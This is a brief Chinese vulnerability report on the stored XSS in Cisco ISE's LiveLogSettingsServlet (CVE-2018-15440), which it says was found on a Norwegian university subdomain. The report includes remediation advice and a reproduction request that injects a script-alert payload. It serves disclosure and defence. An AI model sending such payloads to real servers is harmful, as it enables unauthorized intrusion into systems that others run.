漏洞描述：

CVE-2018-15440 Cisco Identity Services Engine version 2.4.0及以下服务存在存储形XSS漏洞。
在挪威科技大学下属子域名找到了该XSS。


漏洞详情：

漏洞原理：LiveLogSettingsServlet（/ admin / LiveLogSettingsServlet）的write参数调用writeLiveLogSettings（）时HTTP请求处理程序将Action参数作为HTTP查询变量接收，未对提供的变量做任何过滤和限制。

复现过程：

尝试在该RUL下
GET/admin/LiveLogSettingsServlet?Action=write&Columns=1&Rows=<script>alert('XSS')</script>&Refresh_rate=1337&Time_period=1337

随后 GET /admin/LiveLogSettingsServlet?Action=read来验证 XSS是否成功写入服务器。



修复方案：

更新服务到Cisco Identity Services Engine version 2.4.0以上
禁止在该目录下的Guest访问权限